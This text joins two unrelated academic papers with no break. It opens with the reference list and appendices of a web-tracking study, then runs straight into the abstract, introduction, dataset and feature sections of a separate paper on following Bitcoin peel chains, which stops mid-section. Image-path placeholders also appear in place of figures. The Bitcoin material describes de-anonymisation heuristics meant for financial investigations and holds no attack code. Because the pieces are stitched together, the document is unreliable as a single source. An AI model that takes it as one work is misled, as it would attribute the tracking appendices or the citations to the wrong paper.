[34] William Melicher, Mahmood Sharif, Joshua Tan, Lujo Bauer, Mihai Christodorescu, and Pedro Giovanni Leon. (do not) track me sometimes: Users' contextual preferences for web tracking. *Proceedings on Privacy Enhancing Technologies*, 2016(2):135–154, 2016.

[35] Vikas Mishra, Pierre Laperdrix, Antoine Vastel, Walter Rudametkin, Romain Rouvoy, and Martin Lopatka. Don't count me out: On the relevance of ip address in the tracking ecosystem. In *The World Wide Web Conference (WWW)*, 2020.

[36] Rani Molla. Advertisers will spend $40 billion more on internet ads than on tv ads this year. Recide, 2018.

[37] Mozilla Foundation. Security/Tracking protection. https://wiki.mozilla.org/Security/Tracking_protection, 2020.

[38] Nick Nikiforakis, Alexandros Kapravelos, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. In *Proceedings of IEEE Symposium on Security and Privacy (Oakland)*, 2013.

[39] NortonLifeLock. Nortonlifelock global privacy statement. https://www.nortonlifelock.com/us/en/privacy/global-privacy-statement/, 2021.

[40] Lukasz Olejnik, Claude Castelluccia, and Artur Janc. Why johnny can't browse in peace: On the uniqueness of web browsing history patterns. 2012.

[41] Panagiotis Papadopoulos, Nicolas Kourtellis, and Evangelos Markatos. Cookie synchronization: Everything you always wanted to know but were afraid to ask. In *The World Wide Web Conference (WWW)*, 2019.

[42] Panagiotis Papadopoulos, Nicolas Kourtellis, and Evangelos P Markatos. The cost of digital advertisement: Comparing user and advertiser views. In *The World Wide Web Conference (WWW)*, 2018.

[43] Pi-Hole. Network-wide ad blocking. https://pi-hole.net/, 2021.

[44] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński, and Wouter Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. *arXiv preprint arXiv:1806.01156*, 2018.

[45] Franziska Roesner, Tadayoshi Kohno, and David Wetherall. Detecting and defending against third-party tracking on the web. In *Networked Systems Design and Implementation (NSDI)*, 2012.

[46] Sonam Samat, Alessandro Acquisti, and Linda Babcock. Raise the curtains: The effect of awareness about targeting on consumer attitudes and purchase intentions. In *Symposium on Usable Privacy and Security (SOUPS)*, 2017.

[47] Iskander Sanchez-Rola, Davide Balzarotti, Christopher Kruegel, Giovanni Vigna, and Igor Santos. Dirty Clicks: a Study of the Usability and Security Implications of Click-related Behaviors on the Web. In *The World Wid Web Conference (WWW)*, 2020.

[48] Iskander Sanchez-Rola, Davide Balzarotti, and Igor Santos. BakingTimer: Privacy Analysis of Server-Side Request Processing Time. In *Annual Computer Security Applications Conference (ACSAC)*, 2019.

[49] Iskander Sanchez-Rola, Matteo Dell'Amico, Davide Balzarotti, Pierre-Antoine Vervier, and Leyla Bilge. Journey to the Center of the Cookie Ecosystem: Unraveling Actors' Roles and Relationships. In *Proceedings of IEEE Symposium on Security and Privacy (Oakland)*, 2021.

[50] Iskander Sanchez-Rola and Igor Santos. Knockin' on trackers' door: Large-scale automatic analysis of web tracking. In *Proceedings of the International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2018.

[51] Evan Sangaline. Making Chrome Headless Undetectable. https://intoli.com/blog/making-chrome-headless-undetectable/, 2017.

[52] Evan Sangaline. It is Not Possible to Detect and Block Chrome Headless. https://intoli.com/blog/not-possible-to-block-chrome-headless/, 2018.

[53] Evan Sangaline. Bypassing Headless Chrome Tests, the game goes on... https://www.tenantbase.com/tech/blog/cat-and-mouse/, 2019.

[54] Sarah Berry. 2020 search market share: 5 hard truths about today's market. https://www.webfx.com/blog/seo/2019-search-market-share/, 2020.

[55] Konstantinos Solomos, Panagiotis Ilia, Sotiris Ioannidis, and Nicolas Kourtellis. Clash of the trackers: measuring the evolution of the online tracking ecosystem. *arXiv preprint arXiv:1907.12860*, 2019.

[56] Symantec. The need for threat risk levels in secure web gateways. https://docs.broadcom.com/doc/need-for-threat-risk-levels-in-secure-web-gateways-en, 2017.

[57] Symantec. Webpulse. https://www.symantec.com/content/dam/symantec/docs/white-papers/webpulse-en.pdf, 2017.

[58] Sarah Szczypinski. What is financial profiling? https://www.lexingtonlaw.com/blog/finance/financial-profiling.html, 2021.

[59] Izabela Tarlowska and Aleksandra Zebrowska. Customer profiling for credit decisions made easy for the financial industry under new polish legislation. https://www.jdsupra.com/legalnews/customer-profiling-for-credit-decisions-85940/, 2019.

[60] The World Wide Web Consortium. Same origin policy. https://www.w3.org/Security/wiki, 2020.

[61] Narseo Vallina-Rodriguez, Jay Shah, Alessandro Finamore, Yan Grunenberger, Konstantina Papagiannaki, Hamed Haddadi, and Jon Crowcroft. Breaking for commercials: characterizing mobile advertising. In *Internet Measurement Conference (IMC)*, 2012.

[62] Seppe Vanden Broucke and Bart Baesens. *Practical Web scraping for data science*. Springer, 2018.

[63] Thomas Vissers, Nick Nikiforakis, Nataliia Bielova, and Wouter Joosen. Crying wolf? on the price discrimination of online airline tickets. In *7th Workshop on Hot Topics in Privacy Enhancing Technologies (HotPETs 2014)*, 2014.

[64] Ben Weinshel, Miranda Wei, Mainack Mondal, Euirim Choi, Shawn Shan, Claire Dolin, Michelle L Mazurek, and Blase Ur. Oh, the places you've been! user reactions to longitudinal transparency about third-party web tracking and inferencing. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 149–166, 2019.

[65] Wikipedia. Filter bubble. https://en.wikipedia.org/wiki/Filter_bubble, 2021.

[66] Zenith. Adspend forecast live. http://adforecast.zenithmedia.com/, 2020.

Appendix

A Geographic location implications

Around 95.5% of the websites show identical or very similar trackers when accessed from US and a different country among France, Brazil and Australia. We verify to what extent the crawling from different geographic locations influences the veracity of our findings: we select users from one of the three countries and run all the experiments of our study, comparing the curve obtained considering trackers scanned from users' respective countries and from US.

At a glance, trends show no substantial difference, thus a similar shape regardless of the scanning location, confirming the goodness of our analysis. While exhibiting the same behavior (e.g., exponential in Figures 1, 2, 6 and 7, logarithmic in Figure 3, normal in Figure 9), we only notice a very subtle shift for some portions of the curves. Likely, the explanation is due to the fact that for websites on which we detect very different tracking organizations if scanned from different locations ($\sim$4.5%), those scanned from US have a few more trackers than the ones scanned from one of the three countries.

However, considering the restricted portion of domains for which this discrepancy exists, its implications are almost negligible: indeed, for the curve that considers trackers scanned from US, we register an average of <1 [<3] increase of new trackers encountered per i^{th} browsing hour [website] when $i<10$ [$i<5$] (Figures 1 and 2). On the contrary, we measure an average decrease of $<2\%$ when evaluating the percentage of trackers deleted when the cleaning frequency is >100 websites and >18 hours. We finally register a $<2\%$ rise when assessing the percentage of known history among the top 20 trackers.

B Users' Geographical Breakdown

Table 9: Overview of the continents and their top-2 countries ordered by percentage of users in our dataset.

Continent Country	% Users	% Trackers	Categories
North America	44.16		
United States	37.08	80.30	92
Canada	2.63	59.84	92
Mexico	2.61	43.75	91
Asia	20.87		
Philippines	6.27	58.54	93
India	3.97	51.16	92
Malaysia	2.70	40.16	88
Europe	18.69		
Great Britain	4.10	66.33	91
France	2.35	51.17	90
Italy	1.72	46.71	88
South America	9.33		
Peru	2.05	43.83	91
Brazil	1.95	39.40	90
Colombia	1.91	38.62	85
Africa	5.00		
Nigeria	1.59	30.08	83
South Africa	1.15	39.76	89
Egypt	0.66	34.05	91
Oceania	2.74		
Australia	2.12	53.34	91
New Zealand	0.44	37.83	90
Fiji	0.10	22.37	75

C Website categorization

Website categories are provided by a public classification service from the security vendor [57]. The service supports over 60 languages and is composed of more than 300 specialized modules that disassemble web pages and analyze their components. The main features used to feed the classification algorithm are: webpage language, source code language, document type, character set, external link categories, content words, scripts and iframes. In addition, the categorization is fine-tuned by an offline system, which simultaneously analyzes multiple pages looking for connections and additional evidence to supplement what was collected in real time. HTTP referrer headers and hyperlinks are examples of attributes used in this phase.

D Website security risk scores

Website security risk scores are obtained by querying a public risk-level calculator service offered by the security company [56]. The service uses cloud-based artificial intelligence (AI) engines to categorize websites by combining multiple data sources. At first, historical information of the domain is used to detect the existence of malicious behaviors, e.g., whether its DNS resolutions belong to malicious networks and the website has already been identified as source of malware, scams or phishing. The webpage is then queried and the characteristics of its content together with features extracted from the server behavior are analyzed (e.g., shady file content, network errors, lie detector analysis). The AI algorithm then outputs a risk score between 1 and 10, going from websites with huge traffic and long history of good behavior (risk 1), through webpages with evidence of shady behavior (risk 5), to domains with solid evidence of maliciousness (risk 10).

E Users' browsing days and hours distribution

Figure 13, summarizes the users' activity in terms of mean browsing days and hours For each user, we report the number of days and hours per day in which we observe at least one record in the telemetry, and report the distribution of the whole dataset in the form of a boxplot.




Figure 13: Overview of the average number of active days and hours per day for all the users in our dataset. Orange horizontal lines represent medians for each group. The lower and upper interquartile ranges are respectively the 25th and 75th percentile.

How to Peel a Million: Validating and Expanding Bitcoin Clusters

George Kappos[1], Haaroon Yousaf[1], Rainer Stütz[2], Sofia Rollet[2], Bernhard Haslhofer[3], and Sarah Meiklejohn[1]

[1]University College London and IC3
[2]AIT - Austrian Institute of Technology
[3]Complexity Science Hub Vienna

Abstract

One of the defining features of Bitcoin and the thousands of cryptocurrencies that have been derived from it is a globally visible transaction ledger. While Bitcoin uses pseudonyms as a way to hide the identity of its participants, a long line of research has demonstrated that Bitcoin is not anonymous. This has been perhaps best exemplified by the development of *clustering heuristics*, which have in turn given rise to the ability to track the flow of bitcoins as they are sent from one entity to another.

In this paper, we design a new heuristic that is designed to track a certain type of flow, called a *peel chain*, that represents many transactions performed by the same entity; in doing this, we implicitly cluster these transactions and their associated pseudonyms together. We then use this heuristic to both validate and expand the results of existing clustering heuristics. We also develop a machine learning-based validation method and, using a ground-truth dataset, evaluate all our approaches and compare them with the state of the art. Ultimately, our goal is to not only enable more powerful tracking techniques but also call attention to the limits of anonymity in these systems.

1 Introduction

Since its introduction in 2008, Bitcoin has used a pseudonymous system for transferring coins, with entities forming transactions in which they and their recipient(s) are identified using just a set of *pseudonyms* or *addresses* that have no inherent link to their identity. It has been demonstrated by now, however, that this use of pseudonyms does not make Bitcoin anonymous. This has in large part been driven by the development of various *clustering heuristics* that identify multiple pseudonyms operated by the same entity [2, 10, 14, 31, 44–46], with research also showing that de-anonymization is possible at the network layer [5, 25]. These clustering heuristics use patterns of usage present in the Bitcoin blockchain as evidence of the shared ownership of the pseudonyms they cluster together; one heuristic that has been particularly widely adopted is the so-called *co-spend* heuristic, which says that all addresses used as input to the same transaction belong to the same entity. This heuristic has been so effective that companies such as Chainalysis now use it — and heuristics derived from it — to provide Bitcoin tracking as a service to both law enforcement agencies and financial institutions, such as cryptocurrency exchanges, looking to comply with anti-money laundering (AML) regulations. These heuristics can be used not only to cluster together pseudonyms operated by the same entity but, as a consequence, to track flows of bitcoins as they are transferred from one entity to another.

This ability to track flows of bitcoins has been used in several high-profile investigations, such as the indictment of Ross Ulbricht as the operator of the Silk Road marketplace [15]; the blocked movement of funds paid to the WannaCry ransomware operators [9]; the takedown of one of the largest websites hosting child sexual abuse material [50]; and the takedown of several terrorist financing campaigns [51]. More recently, Roman Sterlingov was arrested based on allegations that he served as the operator of the Bitcoin Fog mixing service for ten years [16]. Despite the arrest taking place in April 2021, the allegations were supported by evidence taken from the Bitcoin blockchain as early as 2011 [4]. This investigation thus makes clear just what is possible when all transactions are stored in a globally visible and immutable ledger.

In this paper, we extend known heuristics for tracking flows of bitcoins by formalizing in Section 5 the notion of a *peel chain*, which is a set of linked transactions that are all initiated by the same entity, and presenting heuristics for identifying peel chains and following them forwards and backwards. As compared with previous heuristics, ours are based not on properties of individual transactions or addresses within transactions, but rather on general features associated with a cluster formed by the co-spend heuristic. In particular, we describe in Section 4 how we assign features to a cluster based on the transactions and addresses it contains.

We also describe in Section 4 our main dataset, which consists of 120 clusters formed by the co-spend heuristic. Using data provided to us by Chainalysis, we know that 60 of

these clusters are *true positives*, meaning all addresses they contain really do belong to the same entity, and that 60 of them are *false positives*, meaning they contain one or more *Coinjoin* transactions and thus all addresses do not actually belong to the same entity. This access to ground-truth data provides us with the rare ability to evaluate the accuracy of our heuristics, as well as ones that were previously proposed.

In particular, we argue how our basic heuristic for identifying and following peel chains can be used to both *validate* and *expand* traditional clustering heuristics such as the co-spend heuristic. In this first usage, presented in Section 6.2, we argue that we can use the ability to identify peel chains to increase our confidence in the results of the co-spend heuristic. We also present in Section 6.1 a machine learning approach for validating a cluster as a whole; i.e., for classifying it as either a true positive or a false positive. Using our ground-truth dataset, we are able to evaluate this classifier and show that it achieves an accuracy of 89%.

In the second usage as an *expansion* heuristic, we demonstrate how the ability to identify peel chains can be used to expand the results of the co-spend heuristic. In particular, following a peel chain forwards means identifying the *change output* in each transaction in the chain, so our algorithm includes an implicit change heuristic. As compared with previous change heuristics [2,10,14,31], we demonstrate using our ground-truth dataset that our change heuristic achieves a false discovery rate of only 0.02%; the next-best heuristic achieves a false discovery rate of 12.7%. We then apply this expansion heuristic to investigate ransomware addresses and to track the funds withdrawn from an exchange account associated with Roman Sterlingov to their deposit into the Bitcoin Fog mixing service, showing that our heuristic is able to link these two transactions whereas all previous heuristics would be unable to do so.

To summarize, we make the following contributions:

- We provide a heuristic, based on a robust set of features, for both identifying peel chains and following them forwards and backwards.
- We present a machine learning-based classifier and a validation heuristic, both of which can be used to influence the confidence we can have in the results of the co-spend heuristic.
- We present a heuristic for expanding co-spend clusters, and evaluate it using a custom-built ground-truth dataset. Our comparison with previous heuristics shows that ours is significantly more effective and significantly safer.

The techniques we develop are directly applicable in cryptocurrency investigations, and thus have the potential to be adopted and used in them. Above all, however, we hope that our work helps to correct the misperception of Bitcoin [1,26,30] as "anonymous and almost untraceable" [11] and a way to allow "people [to] receive digital payments without revealing their identity" [32].

2 Related Work

2.1 Bitcoin clustering

The ability to cluster together the addresses used as an input to a transaction was first observed in the original Bitcoin whitepaper [35], and has been used in many subsequent works [2, 31, 44–46]. Beyond this *co-spend heuristic*, researchers have developed other heuristics for clustering together Bitcoin addresses. In particular, Meiklejohn et al. [31] and Androulaki et al. [2] defined a heuristic for identifying which output in a Bitcoin transaction represented the change being made; this *change heuristic* then said that this output was controlled by the same entity as the input addresses. This heuristic was later refined by by Goldfeder et al. [14] and Ermilov et al. [10]. There have been many academic studies using these heuristics in order to track crime [20,21,38,39,42,54]. Finally, in concurrent work Möser and Narayanan propose a machine learning-based heuristic for identifying change outputs that uses some of the same transaction and address features as in our work [33].

Beyond proposing new clustering heuristics, a number of studies have attempted to quantify their effectiveness and accuracy. Nick [36] measured the accuracy of different clustering algorithms using a ground-truth dataset consisting of 37,585 user wallets, which was obtained via a vulnerability in the BitcoinJ light client implementation. The results showed that on average more than 69% of the addresses could be linked using only the co-spend heuristic. Harrigan and Fretter [19] studied reasons for the effectiveness of the co-spend heuristic and concluded that address reuse and avoidable merging were the main drivers. Fröwis et al. [13] discussed the effectiveness of the combined use of clustering heuristics and attribution tags as forensic tools. By empirically quantifying the effect of Coinjoin transactions, they showed that clustering heuristics can lead to false interpretation and pointed to the need for additional metrics to quantify the reliability of clustering results.

2.2 Bitcoin entity classification

Bartoletti et al. [3] investigated data mining techniques to automatically detect Ponzi schemes carried out using Bitcoin. Using supervised learning algorithms, the authors could correctly classify Ponzi schemes with a very low rate of false positives. A number of other studies use supervised learning in order to classify unknown addresses according to the entities they belong to [18, 49, 53]. Unsupervised learning methods have also been used in Bitcoin to attempt to identify fraud [40,41,56].

Ranshous et al. [43] applied the notion of motifs in directed hypergraphs to identify distinct statistical properties related to Bitcoin exchange addresses. They build different classification models (Random Forest, AdaBoost, Linear SVM, Perceptron, Logistic Regression) using a set of features, obtaining the best results with Random Forest and AdaBoost. Jourdan et al. [22] consider the more general problem of classifying entities in multiple classes on the basis of properties of their extended transaction neighborhoods.

3 Background

3.1 Bitcoin transactions

A Bitcoin transaction tx consists of ordered lists of inputs (tx.inputs) and outputs (tx.outputs). We use tx.inputs[i] to denote the i-th input and do the same for tx.outputs. Each output output in a transaction is associated with an address output.addr and a value output.value representing the amount of coins received by the address in this transaction. Each input to a transaction is similarly associated with an address input.addr and a value input.value representing the amount of coins being sent by the address in this transaction. Furthermore, an input is itself a *transaction output* (*TXO*); i.e. an input points to the transaction in which its associated address received coins. Other peers in Bitcoin's peer-to-peer network can then check that all inputs to a transaction are well formed and are *unspent* (meaning they are *UTXOs*), before propagating the transaction to other peers and eventually enabling its inclusion in the blockchain. This ensures that double-spending is not included in the blockchain, which acts as a global ledger of all transactions.

Concretely, this means that transactions point both *backwards*, in terms of the input UTXOs pointing to the past transactions in which they received the coins they are now spending, and *forwards*, in terms of the UTXOs in future transactions that reference any output addresses that get spent. We denote the transaction that an input input points backwards to by input.prev, and the transaction that an output output points forwards to by output.next (if it is spent). We also denote by input.prevIdx the index of an input input in input.prev.outputs; i.e., the index of its transaction output in the transaction in which it was created. For the rest of this work, when we refer to *following* an input to a transaction we mean looking backwards at the past transaction that created this UTXO, and when we refer to following an output we mean looking forwards to any UTXOs that reference it.

3.2 Clustering Bitcoin addresses

A valid Bitcoin transaction needs to be signed using the private keys associated with all its inputs. This has given rise to a common heuristic for clustering together Bitcoin addresses, known as the multi-input or *co-spend* heuristic [2, 31, 44–46]. This heuristic states that all inputs to a transaction are controlled by the same entity, using the fact that they have all signed the transaction as evidence of shared ownership.

Although this heuristic is considered safe in general and has been adopted in practice, it can be invalidated by a specific type of transaction called a *Coinjoin*. When forming a Coinjoin, users work together to create a transaction in which they each control a different input and the outputs likewise represent different recipients. This acts to mix together the coins of these users and thus destroys the link between each individual sender and recipient. Furthermore, it invalidates the co-spend heuristic as it is no longer the case that all inputs are controlled by the same entity.

Beyond the co-spend heuristic, there are a number of proposed *change* heuristics [2, 10, 31]; i.e., heuristics for identifying which output in a transaction that the sender uses to send themselves their change (the value of their UTXO subtracted by the amount they are sending to the recipient). As observed by Meiklejohn et al. [31], identifying such outputs not only makes it possible to include this address in the same cluster as the sender and thus enhance the co-spend heuristic, it also makes it possible to identify that the transaction in which this change output is spent is also performed by the same entity. We describe this pattern of following *peel chains* in more detail in Section 5, and describe these proposed change heuristics in more detail in Section 7.2 when we compare our own heuristic against them.

4 Dataset and Methodology

To start, we were given 241 Bitcoin addresses and 20,016 Bitcoin transactions by Chainalysis, a company that provides blockchain data and analysis to businesses and government agencies.[1] The addresses represented *true positive* clusters, in the sense that Chainalysis had manually verified that all the addresses in the same co-spend cluster as this address really did belong to the same service (typically by confirming directly with the service). The transactions were all Coinjoins and thus represented *false positive* clusters, meaning all of the addresses in the resulting co-spend cluster would not actually belong to the same service. Each address formed a distinct cluster, and there was no overlap between the addresses in the true positive (TP) clusters and the ones used as inputs in the false positive (FP) transactions. This ground-truth dataset was necessary for evaluating our heuristics, and would not have been possible to get at this scale without working with Chainalysis or directly with the services themselves. None of the clusters represented individual users, and we had no additional information about the entities represented by the clusters (e.g., the name of the service).

From this initial dataset, we created clusters using the co-spend heuristic and represented each cluster C as a tuple

[1] https://www.chainalysis.com/

(C_{addr}, C_{tx}) where C_{addr} is the set of all addresses in the cluster and C_{tx} is the set of all transactions initiated by one or more addresses in C_{addr}. This resulted in 241 TP clusters and 16,974 false positive FP clusters. We describe in Section 4.2 how from this initial dataset we created a more balanced dataset of 60 true positive (TP) and 60 false positive (FP) clusters that we then used in the remainder of our analysis. In order to do so, we first describe the features we defined for transactions, addresses, and the overall cluster.

4.1 Features

We consider features of three different types of objects within Bitcoin: transactions, addresses, and clusters. These features are largely defined by the wallet software used by a given entity and the decisions they make in scripting their transactions, and as we will see the set of possible features is largely stable within even large clusters. This consistency is crucial in the algorithms we develop for following *peel chains* in Section 5. Our set of chosen features is based on Bitcoin usage today, but we stress that new features can be incorporated as Bitcoin evolves without changing our overall approach.

4.1.1 Transaction features

Every Bitcoin transaction has a different set of features, according to both the action it is performing and the wallet program and version used to generate it. We consider the following four features.

Replace-by-fee/sequence number. At any given point in time, there can be multiple versions of the same transaction in the Bitcoin network; for example, if a user broadcasts a transaction to the network but it never gets included in a block, they may broadcast a new version with an increased fee in the hopes of increasing its chances. The *sequence number* helps identify different versions of a transaction, with a higher sequence number indicating that the transaction is more recent. If a user does not want transactions to be able to be replaced they can thus set the sequence number to be the maximum value (`0xffffffff`). The sequence number is set for each transaction input, and the transaction is considered to be *replaceable* if any of its inputs have a sequence number less than this maximum value [17]. We thus set this feature to be true for a transaction if it is replaceable and false if it is not.

Locktime. A transaction can set a *locktime* (or time lock) to indicate that it cannot be spent before a block at some height has been mined. We set this feature to be true if a locktime has been set and false if not.

Version. The *version* of a transaction, which is either 1 or 2, determines the rules used to validate the transaction [12].

Address type	TP (%)	FP (%)
pubkey hash (compressed)	41.15	1.19
pubkey hash (uncompressed)	0.0	0.010
witness pubkey hash (compressed)	5.76	37.44
witness pubkey hash (uncompressed)	37.04	61.36
multisig (2/2)	5.6	0.0
multisig (2/3)	2.8	0.0
multisig (3/4)	0.1	0.0
multisig (2/6)	0.24	0.0
SegWit multisig (2/2)	2.22	0.0
SegWit multisig (2/3)	5.12	0.0

Table 1: Types of addresses found across all clusters.

SegWit. *SegWit* (Segregated Witness) [29] allows a transaction to be separated into its semantic data (i.e., information about who is sending and receiving bitcoins) and its signature data. A transaction can indicate if it uses SegWit by setting its fifth byte to `0x00`. We set this feature to be true if SegWit is enabled and false if not.

We thus represent the features of a transaction tx as a 4-tuple containing binary values (1/2 for the version and true/false for the rest) in each entry. We denote by $\mathsf{features}_{tx}$ the function used to extract these features from a transaction.

4.1.2 Address features

The BlockSci tool [23] categorizes Bitcoin scripts into ten generic types: pubkey, pubkey hash, witness pubkey hash, multisig, multisig pubkey, script hash, witness script hash, witness unknown, non-standard, and nulldata (with the witness prefix indicating that it uses SegWit). Some of these categories can be further broken down according to whether the address is *compressed* or *uncompressed*. To briefly explain some of the more common types, the pubkey format allows users to send coins to a public key. Both pubkey hash and witness pubkey hash allow users to instead send coins to the hash of a public key. The script hash and witness script hash formats allow users to send coins to the hash of an arbitrary script. These coins can then be spent only by the owner(s) of the underlying script. A common script in Bitcoin is an *m*-of-*n* multisig. Using a multisig address, a user or set of users can require that at least *m* of the *n* available keys specified in the script must sign a transaction in order to spend the coins from that address.

Across our set of 246,600 addresses, we identified 10 distinct combinations of these categories that were used, as summarized in Table 1. We thus represent the features of an address as its address type, which takes one of these ten values. We denote by $\mathsf{features}_{addr}$ the function used to extract the feature from an address.

4.1.3 Cluster features

Each cluster contains a set of addresses and a set of transactions. From these sets C_{tx} and C_{addr}, we can extract the relevant features (which we did using BlockSci) to build the sets TF_C and AF_C of all transaction and address features present in the cluster.

In addition to these sets of features, we define for each cluster a *change strategy*, which we denote by $change_C$. This cluster-level feature considers the pattern, if any, the transactions in this cluster exhibit when forming change outputs. We identify a change output in a transaction in C_{tx} if there is exactly one output whose address belongs to the cluster (i.e., is in C_{addr}). If there are zero or multiple such addresses then we ignore this transaction for the purposes of setting the change strategy.

Intuitively, some wallet software may send the change in a transaction to a specific output index by default; e.g., the first or last output. As many entities are likely to use scripts or other automated methods to form transactions, it may be the case that their transactions thus have patterns in terms of the index of the change output. To this end, we define four different values for the cluster's $change_C$:

$change_C = -1$**.** For every transaction in C_{tx} with a single identified change output, it was always at the last index.

$change_C = 0$**.** For every transaction in C_{tx} with a single identified change output, it was always at the first index.

$change_C = 1$**.** For every transaction in C_{tx} with a single identified change output, it was always at either the first or the last index.

$change_C = \text{None}$**.** There was at least one transaction in C_{tx} that did not follow the patterns above; i.e., with a single identified change output that was at neither the first nor the last index.

4.2 Creating a cluster dataset

In building a dataset of clusters, our goal was to have it be as balanced as possible, in terms of the features introduced in the previous section. This was particularly important in our validation of the co-spend heuristic in Section 6, in which we differentiate between TP and FP clusters based on their features and need to avoid overfitting. Concretely, we focused on creating a balance between true and false positives for the following three parameters: (1) the number of clusters in each category, (2) the sizes of both C_{addr} and C_{tx}, and (3) the period of time in which which the cluster was active. We refer to the last property as the cluster's *lifespan*. The first two properties are generally important in creating a balanced dataset, and this last property is also essential as behavior in Bitcoin transactions has changed significantly over time. Ensuring that the lifespans of TP and FP clusters had a significant overlap was thus the only way to ensure a fair comparison; e.g., making it so we could not trivially distinguish because all TP clusters had one transaction feature set to true and all FP clusters had it set to false.


To start, we set a minimum threshold of 10 for both C_{tx} and C_{addr} and discarded all clusters that were smaller. This left us with 183 TP clusters (out of 241) but only 75 FP clusters (out of 16,974). This overrepresentation of singleton FP clusters was largely due to the way in which we obtained data from Chainalysis, as we asked for false positive transactions (i.e., Coinjoins) but true positive addresses that would form a meaningful cluster (i.e., not a singleton). Additionally, the vast majority of the inputs to the Coinjoin transactions were one-time addresses, meaning the resulting cluster was such that $|C_{tx}| = 1$. After obtaining these 183 TP and 75 FP clusters, we further observed that they were highly imbalanced in the parameters we considered, as shown in Figure 1a.

This figure shows that not only are there more TP clusters, but also they are much larger on average than the FP clusters. For example, in our initial dataset, TP clusters had up to 3.2M transactions (with an average of 56K) whereas FP clusters had only up to 283K (with an average of 19K). To this end, we removed the 108 biggest TP clusters from our analysis (in terms of $|C_{addr}| + |C_{tx}|$). This created a dataset of 75 TP and 75 FP clusters, each of comparable size (in terms of both C_{addr} and C_{tx}), as we see in Figure 1b.

This approach created a balance in terms of the first property, but did not address the issue of having overlapping lifespans: as we see in Figure 1c, there are several TP clusters whose lifespan ended before any FP clusters even began. We can also see this has a direct impact on our transaction features, as several of our TP clusters existed before SegWit was introduced but none of our FP clusters did. To address this imbalance, we removed the TP clusters whose lifespan didn't overlap with the lifespan of any FP clusters. We ended up with 60 TP and 60 FP clusters that were balanced in all three properties, as shown in Figure 1b and Figure 1d. In the end, all clusters had between 15 and 3415 addresses (with an average of 258.6 for FP clusters and 642.6 for TP ones), between 11 and 3448 transactions (with an average of 307.7 for FP clusters and 692.4 for TP ones), and operated at some point between April 2017 and April 2021.

Feature statistics. In terms of transaction features, we found each of the possible 16 4-tuples in at least one of our clusters. Most clusters (76 out of 120) used only a single combination of transaction features, however, and all clusters used six or fewer. The average number of features was 1.55 for FP clusters and 1.67 for TP clusters. This suggests that clusters are largely consistent in their transaction behavior. We found a similar level of consistency when looking at address features: 56.7% of TP clusters and 53.3% of FP clusters used only one address type, and all clusters used three or fewer.

We found that 18 of our TP clusters had a completely



(a) (b) (c) (d)

Figure 1: Balancing the sizes (Figures 1a and 1b, with the y-axis on a log scale) and lifespans (Figures 1c and 1d) for our true positive (TP) and false positive (FP) clusters. Figures 1a and 1c represent the cluster sizes and lifespans before balancing, and Figures 1c and 1d represent these values after balancing. In Figure 1c, the vertical line represents the date on which SegWit was introduced.

consistent change strategy ($\mathsf{change}_C = 0$ or -1) and 30 had $\mathsf{change}_C = 1$; this left 12 with no change strategy. As might be expected, FP clusters were less consistent (given that they actually contained different sets of users): 34 had no identifiable change strategy, 8 had a completely consistent change strategy, and 18 had $\mathsf{change}_C = 1$.

To understand the overlap in features across different clusters, we looked at the Jaccard similarity between the sets of 5-tuples representing their combined transaction and address features. We found that the average Jaccard similarity across all pairs of clusters was 0.13, which suggests that they are relatively dissimilar in these features. There were several notable exceptions, however, and in particular cases where the features were not only overlapping but in fact identical. For example, there were 26 clusters whose transactions all had the same combination of features (Version 1 and SegWit-enabled transactions that had no locktime and were not replaceable) and whose addresses were all of the same type (uncompressed witness pubkey hash). This is unsurprising as it represents the default setting of the standard Bitcoin wallet software.

5 Following Peel Chains

In this section, we define the concept of a peel chain and present our heuristics for identifying them, according to the features defined in the previous section.

5.1 Defining a peel chain

The concept of a peel chain was first introduced by Meiklejohn et al. [31] as a series of transactions originating from a transaction with a relatively large UTXO as input (i.e., a UTXO with a large associated value). When this UTXO is spent it creates two outputs: a small one representing a payment to an external entity and a larger one representing the change. This pattern can then be repeated many times, with each hop in the chain slowly "peeling" smaller values from the original UTXO, until the remaining change amount is small (at which point it can be combined with other small UTXOs to create a large one and start the process over again). In this work we consider more general peel chains in which transactions might have more than one input and more than two outputs. In fact, our only requirement is that each adjacent hop in the peel chain is connected by a change output.

